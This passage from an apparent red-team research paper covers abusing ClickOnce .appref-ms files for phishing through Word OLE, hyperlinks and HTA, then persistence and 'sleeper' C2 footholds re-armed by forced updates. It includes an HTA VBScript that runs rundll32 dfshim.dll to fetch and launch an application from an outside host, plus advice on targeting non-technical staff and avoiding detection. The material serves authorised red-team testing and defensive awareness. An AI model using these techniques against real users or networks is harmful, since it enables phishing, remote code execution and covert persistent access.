The diagram illustrates how a single JSON string is mapped to four distinct components. At the top, a yellow box contains the JSON string: `{ "name": "PatchMgr.application", "version": "1.0.0.0", "publicKeyToken": "6ff5ee14e8b3a058", "language": "neutral", "processorArchitecture": "msil" }`. Below this box, four red arrows point upwards to specific parts of the string. Each arrow is labeled with a component name in red text: "Name" points to the value "PatchMgr.application"; "Token" points to the value "6ff5ee14e8b3a058"; "Culture" points to the value "neutral"; and "Arch" points to the value "msil".

```
name="PatchMgr.application" version="1.0.0.0" publicKeyToken="6ff5ee14e8b3a058" language="neutral" processorArchitecture="msil"
```

Name Token Culture Arch

Figure 16: `.appref-ms` data in `.application` file

Once the line of text has been provided, to execute properly it will need to be saved as an .appref-ms file with UTF-16 LE encoding. Once saved, this .appref-ms file will execute just as an .appref-ms file deployed upon application installation will execute.




Figure 17: Generating an .appref-ms

## Initial Access - Phishing via OLE Delivery

As the .appref-ms filetype is not flagged as malicious by Gmail or Outlook, you could attach it directly to an e-mail to gain initial access upon code execution on the end user's host. However, to further give credence to the social engineering aspects of phishing it may be prudent to use the .appref-ms file as an OLE within a Word document.

As with any other OLE, the .appref-ms file is embedded within a Word document, named appropriately, and provided an icon of choice. It can then be delivered to the end user, and execution will take place once the OLE is double clicked. To make the end user more susceptible to the phishing campaign the method of execution should be taken into account. As the one click required for execution will be the end user agreeing to install the application once it has been opened, the OLE naming convention and overall phishing campaign should lead the end user to perform that action.




Figure 18: .appref-ms Word OLE

Regardless of what the .appref-ms is named as an OLE, once the user executes it they will be prompted to “open” the file. The prompt will show the full filename, including the filetype. As such, targets selected for this method of phishing should be non-technical personnel, such as Human Resources or financial assistants. Once the user clicks “Open”, they will be prompted to install the application.




Figure 19: OLE Execution

A small dialog box will briefly flash as ClickOnce performs its side of the operations. This dialog box appears for roughly 1 to 2 seconds before installing and running the malicious application.




Figure 20: ClickOnce Dialog Box

With code signing certificates in place, no further action past clicking “Install” is required by the end user. If code signing certificates are not used and Microsoft SmartScreen is enabled, then the user will have an additional prompt they will need to approve before execution. The user will need to select “More info” followed by “Run Anyways”.




Figure 21: SmartScreen

## Initial Access - Phishing via Hyperlink Delivery

As hyperlink delivery relies on the .application file and not .appref-ms, it is available in both Online Only and Online & Offline Availability. By providing the end user a direct link to the .application file, they could click the link to perform the required code execution via ClickOnce. The required steps will be similar to the execution process above. Once the hyperlink is delivered as part of the phishing campaign and ran, the user will be asked if they want to open the application.




Figure 22: .application Hyperlink

From there the required steps for code execution are the same as when the user clicked “Open” on the Word document OLE. They will need to click install, the ClickOnce dialog box will briefly appear, and the payload will be executed.

## Initial Access - Phishing via HTA Delivery

Another example of using ClickOnce as a method of code delivery would be by creating an HTA (HTML Application) link. This would still require the end user to click a link in the same method referenced in the prior section, though this may provide an additional avenue should the operator find a direct .application link is blocked or not operating as intended.

Dfshim.dll is the library that ClickOnce uses to manage application downloads and updates. Through a Visual Basic script, rundll32.exe can be called to invoke dfshim.dll and run the application.

```
<script language="VBScript">
Function var_func()
Dim var_shell
Set var_shell = CreateObject("Wscript.Shell")
var_shell.run "cmd.exe /c rundll32.exe dfshim.dll,ShOpenVerbApplication http://poppinbeacons.com/Scheduler_App/Scheduler_App.application", 0, true
End Function
var_func
self.close</script>
```

Figure 23: ClickOnce Delivery HTA

The operator would need to provide the full URL to the .application file in the example code above and save / host it as an .hta file. From there a link to the .hta file could be sent to the end user for execution. Upon clicking the link, the user's browser would open and provide the “Do you want to open this application” prompt. Once “Run” is selected, the same steps and requirements established in the prior delivery examples take place for code execution. It should be noted that this specific script is a proof of concept of HTA delivery, and is more in-line with testing technical

controls than for use in a red team operation. Rundll32 is monitored heavily and this specific script would be flagged by Windows Defender.

## C2 Management via .appref-ms

### Establishing Persistence

As the .appref-ms filetype will run the application upon execution, there are different ways that it could be incorporated into a pre-established method of persistence. Once the application has been installed, no additional approvals for execution or updates are required. As such the .appref-ms file could be placed in the user's startup folder so it executes on boot, could be triggered for execution by a scheduled task, or could be added to the startup through a registry modification.

As an example, the payload could be modified to automatically establish persistence by copying the .appref-ms file to the user's startup folder as part of the deployment process before deleting it from the Start Menu. This example, when coordinated with established means of lateral movement, could provide a method for establishing sleeper footholds within the remote environment. However, initial application installation would still need to be approved by the end user on any hosts moved to. Due to this, there will still be a level of social engineering involved to get the required initial approval when .appref-ms is used for lateral movement. The application should be named appropriately to entice the end user to perform the install.

### Foothold management via Forced Application Updates

As the .appref-ms only needs approval from the end user on the initial installation, updates to the application will be executed without any additional interaction. As long as the publishing settings require the latest version to be ran, any time the .appref-ms file checks in to the deployment server it will install and run any updates that have been pushed upon execution. When coupled with a persistence mechanism, this capability can be leveraged to provide remote management of C2 footholds within the network environment for further action.

In normal red team operations, it is common to manage multiple "lanes" of C2. Each lane could manage multiple domains for traffic and host interaction, utilize separate methods of persistence or lateral movement, and more. Should defensive personnel become aware of the operator's activity, they may block communications to those domains or perform other actions of remediation. In these circumstances it is prudent to have other established footholds that operate on separate lanes of C2, so other avenues of regaining access can be leveraged.

Since an .appref-ms file does not require approval or user interaction after the initial installation, it is possible to use .appref-ms to initially deploy a non-malicious application to a host just for the purpose of establishing a foothold. Should the host be scanned or monitored, the only point of detection would be the application checking with the deployment server at its pre-established time. As the domain is utilizing a separate lane from the primary channels of C2, neither the application or the domain are being utilized to perform malicious activity at the time. As such, overall detection should fly under the radar.



To illustrate this, see the graphic below. For this example, the first three hosts have an established lane of C2 maintaining communications with the red team. The fourth host has an .appref-ms application that is set to run at 0800hrs each morning.




Figure 24: C2 Example Phase 1

Once the red team's activity has been discovered, the defenders block the domains used to maintain communications over that lane of C2.




Figure 25: C2 Example Phase 2

To reestablish communications within the network, a malicious update can be pushed to the deployment server. When the .appref-ms executes at 0800hrs and checks in with the server, the application will be updated with the malicious payload.




Figure 26: C2 Example Phase 3

This updated payload will establish communications over a separate lane of C2 from the initial operations, using domains for communications that have not been flagged by the defenders. This will provide the red team an opportunity to re-entrench within the environment with relatively minimal effort and resume operations.



Figure 27: C2 Example Phase 4

Regardless of the number of hosts being utilized as sleeper footholds, it will only take a single update to deploy a malicious payload across them all as they check in with the deployment server. This could provide a simple means of regaining access to multiple areas in the environment, but the more hosts used with this tactic the higher the rate of detection overall. To further obfuscate this activity, it is recommended that various hosts selected to be footholds utilize different deployment servers and different persistence mechanisms when possible.

## Conclusions

The .appref-ms file format can be used to perform malicious activity in various ways, all while technically operating as it was intended to be used. It provides some additional avenues for code execution through phishing, and could even be used to manage C2 sleeper footholds through its application update capability. This research was undertaken to provide operators with some additional tools to be used in their operations, and it should be specified that for a red team to be successful no single technique should be relied upon. Innovation and variation in tactics are critical to success, and .appref-ms use is no exception. The abuse of the .appref-ms file type results in code execution, but code to be executed will still need to be provided. When possible, using different payloads with different campaigns could help further obfuscate this activity.

Although requirements for user interaction are limited, they are crucial to execution and it may prove difficult to get a user to click “Install”. Catering social engineering campaigns around these notions and establishing trust with a user before delivering the payload will help with overall success. To that note, code signing certificates will assist greatly in this measure. Without them, SmartScreen on Windows 10 hosts will require the user to go through a difficult additional step before code execution takes place.